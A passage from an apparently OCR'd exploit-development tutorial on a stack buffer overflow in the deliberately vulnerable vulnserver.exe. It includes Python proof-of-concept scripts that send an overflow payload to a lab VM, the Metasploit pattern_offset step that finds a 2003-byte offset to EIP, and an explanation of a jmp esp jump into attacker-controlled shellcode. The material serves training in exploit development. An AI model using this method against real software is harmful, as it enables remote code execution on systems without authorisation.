g2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4
Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek
9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0
En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1E
p2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3
Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7
Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9
Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey
0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2F
a3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc
5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe
7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0F
```

```
h1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5F
j6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0
Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0
Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq
2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5
Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8F
u9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9F
x0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2F
z3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3G
b4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3G
d4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf
4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4
Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj
7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk"

# Send data remotely to Win 7 VM via port 9999
print "[+] Sending 5000 bytes..."
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.16.197.135", 9999))
s.send(command+crash)
s.close()
```

After sending the updated script, we can see from the below screenshot in Figure 4 that EIP and EBP contain different values. This value in EIP is now that of the unique Metasploit pattern. What logic tells us next, is to identify WHERE in the pattern the value EIP contains is.




Figure 4: EIP containing a Metasploit pattern value

We will use another Metasploit script to identify this location. As we can see, EIP contains a value of 386f4337. Let's import this value into the next script, which will identify where that value was in the pattern we just sent.

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset -q 386f4337
```




Figure 5: Identifying the offset to EIP

As we can see from the output of the Metasploit script, our offset to EIP is 2003 bytes! Essentially, if we send a 5000-byte buffer to vulnserver.exe, the first 2003 bytes will be just “filler” data to us. BUT, bytes 2004, 2005, 2006, and 2007 will be the bytes that land in the EIP register. If we can somehow use these 4 bytes to point to a place in memory, we can “redirect” execution of the program to wherever we want!

Let’s update our proof of concept to validate we can successfully control the contents of the EIP register.

```
import os
import sys
import struct
import socket

# Vulnerable command
command = "TRUN /.:/"

# 2003 byte offset to EIP
crash = "\x41" * 2003
crash += “\x42\x42\x42\x42”
crash += “\x43” * (5000-len(crash))

# Send data remotely to Win 7 VM via port 9999
Print “[+] Sending 5000 bytes…”
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.16.197.135", 9999))
s.send(command+crash)
s.close()
```

After sending the proof of concept to vulnserver.exe (which should be restarted and attached to WinDbg), we can see we successfully have identified the location of EIP and controlled it in Figure 6 below!




Figure 6: Successfully controlling EIP

What we need to do at this point, is figure out what memory address we should load into EIP- that will jump to a region in memory (preferably) that we control. Let's take a look at the current **Call Stack** window in WinDbg to identify any quick potential candidates.




Figure 7: Current call stack

As you can recall, the **Call Stack** window refers to the current instruction executing (in this case, the invalid address 0x42424242) and where execution will be after the current instruction (which is 0x43434343).

As you can see in your debugger, ESP is currently pointing to a value of 0x43434343.




Figure 8: Current state of ESP

In the current **Memory** window, if you scroll one address up (ESP – 4), you will see the value of 0x42424242. This is the value of EIP!




Figure 9: ESP - 4


If we compare the current **Call Stack** window's contents to Figure 9, we will see that the region of memory directly after EIP is ESP. This means in our proof of concept, the bytes that come directly after 0x42424242 in the **crash** variable will be written to ESP. Can we use this to our advantage?

13. Weaponizing the Proof of Concept

Essentially, up until this point, we have learned how to crash vulnserver.exe and control the contents of the EIP register. The next step is to load our own value into EIP- which will theoretically jump to a region of memory specified by us, and hopefully execute some code that the program does not expect.

As we saw previously, we control what is written to ESP as well. A really reliable method for our exploit, would be to write our own code to ESP- and then use our ability to control EIP (which controls where the program will execute) to "jump" to ESP. Let's see how we can do this.

A perfect instruction for us to look for would be a `jmp esp` value. If we could find a memory address, that points to said instruction, the next thing that would be executed after that instruction would be the value pointed to by ESP (which we control) and all of the subsequent values afterwards- which we also control (ESP + 4, ESP + 8, ESP + 12, etc). Here is how this will look visually.



The first step here is to identify the hexadecimal equivalent of a `jmp esp` instruction. As we know, computers read in hexadecimal values and convert them to binary. The hexadecimal equivalent of an assembly instruction is known as **shellcode,** or **opcodes**. After we have identified the corresponding opcode to `jmp esp`, we need to search the OS and the vulnserver.exe application for addresses that point (pointers) to a `jmp esp` opcode. Once we have extracted a pointer that fits our needs, we simply just need overwrite EIP, using our calculated offset to EIP, with this pointer's memory address. EIP, as its purpose is to execute the memory address loaded into it, will simply execute the `jmp esp` instruction- redirecting execution to ESP. ESP, at the time of execution, will contain some malicious shellcode that we will develop later- to execute whatever arbitrary code we would like.

To identify the opcode that corresponds to `jmp esp`- head over to https://defuse.ca/online-x86-assembler.htm. In the **Assemble** window, enter `jmp esp` (make sure the architecture selected is x86). Press **Assemble** (next to the **Architecture** selection) to obtain the corresponding opcode.




Figure 1: Assembling the `jmp esp` instruction

This will return the opcode that corresponds with the `jmp esp` instruction.




Figure 2: Extracting the `jmp esp` opcode

Great! We know that an opcode of `\xff\xe4` corresponds to a `jmp esp` instruction!

Restart vulnserver.exe and reattach it to WinDbg at this point and take a look at the **Command** window- **BUT DO NOT RESUME EXECUTION! LET THE PROGRAM REMAIN PAUSED**.

